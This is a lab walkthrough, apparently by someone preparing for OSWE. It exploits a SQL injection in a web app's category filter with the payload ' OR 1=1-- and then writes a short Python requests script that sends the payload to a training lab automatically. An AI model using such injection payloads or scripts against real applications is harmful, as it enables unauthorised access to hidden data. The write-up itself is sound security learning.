SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
A walkthrough of exploiting a SQL injection vulnerability in a web app's category filter parameter, and scripting a simple PoC autopwn using Python's requests library.
Solution
Based on the lab description, the web app contains a SQL injection vulnerability in the product category filter.
I’ll start by refining my search by clicking on the Gifts filter. The URL shows /filter?category=Gifts.
Adding the payload ' OR 1=1-- to the parameter Gifts to solve the lab.

It is pretty straight forward so far, just adding the payload to check for SQLi. Lets move on to script the lab.
Script
Oh man you have no idea how long I stuck at this part totally blanking out because I didn’t even know where to start. I remember that I read somewhere that you’ll only learn by just doing it so I quickly snap out of it.
To start writing code we’ll need some IDE to write. I mean you could just use any text editor and then use the interpreter via command line interface to run but with using IDE it’ll make your life easier.
My editor of choice is Neovim, I have a customized environment that has auto-completion, LSP among other which can be complicated but you could just other IDE like VSCode or PyCharm and can straight hit the ground running without any major configuration.
If you don’t have any knowledge on Python programming I suggest checking out boot.dev as they have amazing resource for learning Python.
With interacting with HTTP via Python we’ll need to familiarize with a library called requests. It allows us to send HTTP/1.1 requests easily. We’ll also need to install the requests library, refer to the page on how to install.
They also have a documentation on it and I recommend to Read The Friendly Manual to familiarize yourself on the syntax. The docs can look overwhelming at first but what was actually needed was just understanding how requests.Session() differs from a plain requests.get(), which took me a while to figure out.
For writing a script that can autopwn from start to finish, there are few things to solve in order for it to work:
- Import
requestslibrary - Having a variable for url and constructing the payload
- Leverage the
requestslibrary to send the payload to the server and print the response
Lets start by importing the request library and do the setup.
1
2
3
import requests

url = "https://0a94003b04759d0f846a0b330075002e.web-security-academy.net/filter?category=Gifts"
I just simply assign the lab link included the filter in the url variable.
Next I’ll be constructing the payload. It took me awhile to get this right as I don’t know the exact syntax. I found this amazing resource from GitHub that have the code snippet that can solve it. Basically I’ll need to send the payload as a query string in the URL.
1
2
3
payload = {
        "category" : "Gifts ' OR 1=1--"
}
The payload variable contains the category parameter and the actual payload ' OR 1=1-- which is to check for SQLi
Next thing is to pass the parameter with the paylaod in URL. I’ll use requests.get
1
2
response = requests.get(url, params=payload)
print(response)
To send a GET request using requests.get, I’ll need to pass the url and params=payload. The params= is important because it is the parameter itself. I am just adding the print statement to print out the response.
Once everything is done, run the script and it’ll auto solve the lab. The final script will be as follow:
1
2
3
4
5
6
7
8
9
10
import requests

url = "https://0a94003b04759d0f846a0b330075002e.web-security-academy.net/filter?category=Gifts"

payload = {
        "category" : "Gifts ' OR 1=1--"
}

response = requests.get(url, params=payload)
print(response)

There you have it! My first “POC script” that autopwn the lab. For OSWE prep, requests library will be in my “must-learn” list as I’ll be interacting with web app all day long. And to be honest the library itself and the syntax is quite user friendly. The script is not perfect by a long shot and I intend to learn the best practices as I go.
The main takeaway for me in this lab for scripting is to break down what the script needs to do into a manageable chunk and solve it 1 by 1. I first by reading the requests docs to get to know its syntax and read about requests.get to send data to URL string.